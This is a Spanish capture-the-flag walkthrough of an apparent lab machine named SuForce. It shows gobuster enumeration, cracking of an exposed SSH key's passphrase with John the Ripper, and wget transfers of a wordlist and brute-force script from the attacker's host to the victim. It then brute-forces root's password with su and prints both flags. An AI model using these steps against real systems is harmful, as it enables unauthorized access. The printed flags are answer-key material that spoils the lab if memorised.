
¿Qué información revela el archivo notes.txt sobre la seguridad del sistema? Encontramos al posible usuario Diego y tiene un archivo con la clave del servicio SSH perdido en el sistema. Vamos a buscar archivos temporales o de backup.

gobuster dir -u http://10.10.191.37 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,save,swp -t 40



Encontramos un archivo id\_rsa.swp cual podemos abrir en navegador

[http://<MACHINE\_IP>/id\_rsa.swp](http://10.10.191.37/id_rsa.swp). Hemos conseguido la clave privada del usuario SSH y vamos a descifrar para poder acceder a la máquina por vía SSH.



Creamos un archivo

┌──(kali㉿kali)-[~/Documents/SuForce]

└─$ nano clave.key

Utilizamos una herramienta ssh2john para convertir la clave en archivo legible por la herramienta JohnTheRipper que se utiliza para crackear hashes.

┌──(kali㉿kali)-[~/Documents/SuForce]

└─$ ssh2john clave.key > clave.hash

┌──(kali㉿kali)-[~/Documents/SuForce]

└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ~/Documents/SuForce/clave.hash

Using default input encoding: UTF-8

Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])

Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes

Cost 2 (iteration count) is 2 for all loaded hashes

Will run 4 OpenMP threads


Press 'q' or Ctrl-C to abort, almost any other key for status

sandiego (clave.key)


1g 0:00:00:00 DONE (2025-05-20 12:17) 50.00g/s 158400p/s 158400c/s 158400C/s billy1..heaven1

Use the "--show" option to display all of the cracked passwords reliably


Session completed.



Ya tenemos la contraseña para el usuario Diego, pero no podemos acceder vía SSH solo con usuario y contraseña, tenemos que aplicar su clave privada.




ssh -i clave.key diego@<MAQUINE\_IP>



En directorio /home del usuario hemos encontrado el archivo user.txt con la primera Flag.

FLAG://U53R\_D13G0.GCF



¿Para qué se utilizan normalmente los archivos con extensión .gcf?

Archivo usado por Steam de Valve para guardar datos de juegos.

Vamos a escalar privilegios para conseguir la Flag del usuario root.

Descargamos la herramienta SuForce para realizar la fuerza bruta en la maquina victima para reconocer la contraseña del root.

wget 'https://drive.usercontent.google.com/uc?id=1DQZXdvk6mgJt1H2up-AjhW-Rmu8Pfl-p&export=download' -O suForce.zip



Descargamos la librería rockyou.txt a la máquina víctima para hacer fuerza bruta con suForce. Activamos el servidor http desde el directorio /usr/share/wordlists/ en nuestra máquina.

┌──(kali㉿kali)-[/usr/share/wordlists]

python3 -m http.server 8888

Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...

Desde la máquina víctima descargamos rockyou.txt con wget.


diego@suforce:~$ wget http://10.23.75.205:8888/rockyou.txt

Grabando a: «rockyou.txt»

Descargamos ejecutable [suForce.sh](http://suforce.sh) a la maquina victima


Activamos servidor http desde el directorio donde está el archivo [suForce.sh](http://suforce.sh)


Y con wget descargamos.



En el caso que el wget no funcione ¿con que otro comando lo descargarías?

Hemos utilizado la herramienta de descarga segura scp.






Cambiamos permisos al archivo ejecutable [suForce.sh](http://suforce.sh) para poder realizar la fuerza bruta

chmod +x [suForce.sh](http://suforce.sh)

./suForce.sh -u root -w rockyou.txt




¿Cómo escalar privilegios a root? Porque con sudo su y sudo -l no funciona. Con el comando su - se escala los privilegios y se solicita la contraseña del root.

diego@suforce:~$ su -

Contraseña:

root@suforce:~#



En el directorio /root del usuario root hemos encontrado el archivo root.txt con la FLAG del usuario root.

root@suforce:~# cat root.txt

FLAG://G00D\_W0RK\_R00T.GCF